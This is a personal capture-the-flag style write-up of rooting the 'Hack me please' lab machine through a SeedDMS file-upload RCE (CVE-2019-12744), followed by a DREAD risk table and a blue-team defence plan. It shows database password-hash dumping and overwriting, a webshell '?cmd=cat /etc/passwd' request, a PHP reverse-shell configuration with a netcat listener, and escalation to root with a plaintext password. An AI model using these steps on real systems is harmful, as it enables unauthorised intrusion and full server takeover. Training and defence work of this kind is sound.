+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | login | pwd | fullName | email | language | theme | comment | role | hidden | pwd |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | e10adc3949ba59abbe56e057f20f883e | Administrator | address@server.com | en_GB | | | 1 | 0 | 2021-07-13 00:12:
| 2 | guest | NULL | Guest User | NULL | | | | 2 | 0 | NULL |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.007 sec)
```

```
(kraftpaper@kali)-[~]
$ nmap -sV -p22 192.168.70.4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-11 08:17 HKT
Nmap scan report for 192.168.70.4
Host is up (0.0051s latency).

PORT      STATE SERVICE VERSION
22/tcp    closed ssh

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.51 seconds
```


Password reset

```
MySQL [seeddms]> select * from tblUsers;
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | login | pwd | loginfailures | disabled | quota | homefolder | fullName | email | language | theme | comment | role | hidden | pwdExpiration |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | admin | e10adc3949ba59abbe56e057f20f883e | 0 | 0 | 0 | NULL | Administrator | address@server.com | en_GB | | | 1 | 0 | 2021-07-13 00:12:25 |
| 2 | guest | NULL | 0 | 0 | 0 | NULL | Guest User | NULL | | | | 2 | 0 | NULL |
+----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
2 rows in set (0.007 sec)
```

CrackStation

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

f9ef2c539bad8a6d2f3432b6d49ab51a

I'm not a robot

Crack Hashes

Hash	Type	Result
f9ef2c539bad8a6d2f3432b6d49ab51a	Unknown	Not found

Search for a tool

SEARCH A TOOL ON DCode BY KEYWORDS:

e.g. type 'random'

BROWSE THE FULL DCode TOOLS' LIST

Results

dCode's analyzer suggests to investigate:

Warning The text has a short length, this can affect the quantity and reliability of the results (see FAQ)

Warning Few or no significative results (see FAQ)

11

MD5

Hexadecimal Data

MD4

CIPHER IDENTIFIER

ENCIPHERED MESSAGE IDENTIFIER

CIPHERTEXT TO RECOGNIZE

f9ef2c539bad8a6d2f3432b6d49ab51a

CLUES/KEYWORDS (IF ANY)

ANALYZE

See also: Frequency Analysis – Index of Coincidence

SYMBOLS IDENTIFIER

Go to: Symbols Cipher List

Answers to Questions (FAQ)

What is a cipher identifier? (Definition)

A RCE exploit

I log in the admin account of seeddms website with the reseted password.

Following the step of RCE exploit from exploit db, I found the file upload system on the website, aiming to perform reverse-shell hacking

EXPLOIT DATABASE

SeedDMS versions < 5.1.11 - Remote Command Execution

EDB-ID: 47022

CVE: 2019-12744

Author: NIMIT JAIN

Type: WEBAPPS

Platform: PHP

Date: 2019-06-24

EDB Verified: ✖

Exploit: / {}

Vulnerable App:

- Exploit Steps:
- Step 1: Login to the application and under any folder add a document.

Step 2: Choose the document as a simple php backdoor file or any backdoor/webshell could be used.

Step 3: Now after uploading the file check the document id corresponding to the document.

Step 4: Now go to example.com/data/1048576/"document_id"/1.php?cmd=cat+etc/passwd to get the command response in browser.

I try to crack the hashed password of admin account by online tool, it fails.

With cipher identifier, it is found to be a MD5 hash most possibly.

Create a password with MD5 hash generator, and update the password

DT Dan's Tools

Web Dev

Conversion

Encoders /

MD5 Hash Generator

Use this generator to create an MD5 hash of a string:

ERROR 1064 (42000) You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'echo -n '123456' | md5sum' at line 1

MySQL [seeddms]> UPDATE tblUsers SET pwd = "e10adc3949ba59abbe56e057f20f883e" where id = 1;

Query OK, 1 row affected (0.203 sec)

Rows matched: 1 Changed: 1 Warnings: 0

SeedDMS

Calendar

Admin-Tools

Search

Folder

Add subfolder

Add document

Edit folder

Edit access

Edit notification list

Index folder

DMS /

Folder Information

ID: 1

Owner: Administrator

Created: 2021-07-02 22:53:34

Comment: DMS root


Default Access Mode: Read permissions

Access mode:

Reverse shell hacking


Following the exploit steps, go to pentestmonkey to download reverse shell php file, and change the IP address to my machine's, and the port to be a non using port

Step 3: Now after uploading the file check the document id corresponding to the document.
Step 4: Now go to example.com/data/1048576/"document_id"/1.php?cmd=cat+/etc/passwd to get the command response in browser.





```
45 // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.70.4'; // CHANGE THIS
50 $port = 3306; // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
57
```

The reverse shell php file is upload to the website, and need to check the document id as requested



With Netcat tool, the attacker machine is listening on port 1234 of the target machine, until we enter the url with specifying the document id, the two machine is connected.



```

(kraftpaper@kali)-[~]
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [192.168.70.5] from (UNKNOWN) [192.168.70.4] 46922
Linux ubuntu 5.8.0-59-generic #66~20.04.1-Ubuntu SMP Thu Jun 17 11:14:10 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
15:57:54 up 49 min, 0 users, load average: 0.14, 0.17, 0.18
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ script /dev/null -c bash
Script started, file is /dev/null

```

Upgrade to tty shell

script /dev/null -c bash means run the script
dev/null in form of command, while /dev/null is a
black hole file that eliminate all the data, all the
error messages are eliminated

```

www-data@ubuntu:/$ cd home
cd home
www-data@ubuntu:/home$ ls
ls
saket
www-data@ubuntu:/home$ ls -alh
ls -alh
total 12K
drwxr-xr-x  3 saket saket 4.0K Jul  2  2021 .
drwxrwxrwx 20 root  root  4.0K Jul  2  2021 ..
drwxr-s--- 17 root  saket 4.0K Jul  3  2021 saket

```

I login the user saket with the login credentials
got before, and found out saket is the root user

Hack me please DONE!

```

www-data@ubuntu:/home$ su saket
su saket
Password: Saket@#$1337

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

saket@ubuntu:/home$ sudo -l
sudo -l
[sudo] password for saket: Saket@#$1337

Matching Defaults entries for saket on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User saket may run the following commands on ubuntu:
(ALL : ALL) ALL

```


Risk classification

Vulnerabilities found

DREAD model classify risk by scoring from 5 to 15 marks, the higher the most risky

DREAD MODEL				
Rating		High (3)	Medium (2)	Low (1)
D	Damage potential	The attacker can subvert the security system; get full trust authorization; run as administrator; upload content.	Leaking sensitive information	Leaking trivial information
	Reproducibility	The attack can be reproduced every time and does not require a timing window.	The attack can be reproduced, but only with a timing window and a particular race situation.	The attack is very difficult to reproduce, even with knowledge of the security hole.
	Exploitability	A novice programmer could make the attack in a short time.	A skilled programmer could make the attack, then repeat the steps.	The attack requires an extremely skilled person and in-depth knowledge every time to exploit.
	Affected users	All users, default configuration, key customers	Some users, non-default configuration	Very small percentage of users, obscure feature; affects anonymous users
	Discoverability	Published information explains the attack. The vulnerability is found in the most commonly used feature and is very noticeable.	The vulnerability is in a seldom-used part of the product, and only a few users should come across it. It would take some thinking to see malicious use.	The bug is obscure, and it is unlikely that users will work out damage potential.

RATING	
High	12 to 15
Medium	8 to 11
Low	5 to 7
Informational	0

Risk Assessment

Threat source	Threat event	Likelihood	Severity	Risk
Competitor	Obtain sensitive information via exfiltration	3	3	9
Hacker	Conduct Denial of Service (DoS) attacks	3	3	9
Storage	Disrupt mission-critical operations	2	3	6

Hack me please is a machine with almost no security measures in the web and database server

Vulnerabilities	D	R	E	A	D	Total
port 80 http and 3306 mySQL are open	3	3	3	3	3	15
The web and database server lack basic network security measures including IDS, SIEM, firewall, encryption	3	3	3	3	3	15
HTTP is used but not HTTPS	3	3	3	3	3	15
Document uploaded has no filtering and limitation before entering the database	3	3	3	2	2	13
An user of web server has the same permission as root user and admin	3	3	3	3	3	15
The account to log in SQL use default password, no control for reset password	3	3	3	2	3	14
No encryption to entire SQL database	2	3	3	3	3	14
Insecure hash method	2	3	2	3	2	13

BLUE TEAM STRATEGY


Preparation:

Strengthen the basic security mechanism and governance of the web server (ubuntu based)

1. Update to newest version of server
2. Web server config firewall settings to limit incoming traffic and allow outgoing traffic by limiting port 22 ssh
3. Allow login to server only using SSH keys via change SSH to key and disabling password authentication through SSH
4. Block ping, redirect and Martian request (sysctl)
5. Re-route malicious connection request to IT authorities
6. Block ip spoofing (host.conf)
7. Install IPS on OS like fail2ban that can scan yr system log files and prevent esp DDOS
8. FIM and SCM ike trip wire **(prevent reverse shell hacking)**
9. IP table management tools
10. IAM to manage login authentication
11. At least 2 backup or system restore point

Incident response life cycle:

Monitor, detect and audit network pattern



1. SIEM monitor with IP table to check any malicious activity **(login to database from outside IP, reset pw)**
2. IPS detect malicious network pattern and alarm users **(opening important file in database)**
3. SOC verify, prioritize and address the alarm
4. SOC elevate the issue to senior **as this case is a severe incident**
5. Take immediate remediate measures to the OS and server:
 - close the server
 - core isolation
 - secure reboot
 - report to authorities
6. take system restore point or back up to make sure no interruption to normal company operation
7. Report the incident to authorities
8. Trainings for employees **(use strong password and use security software)**



THE END

Gigi NG

Open to new career opportunities

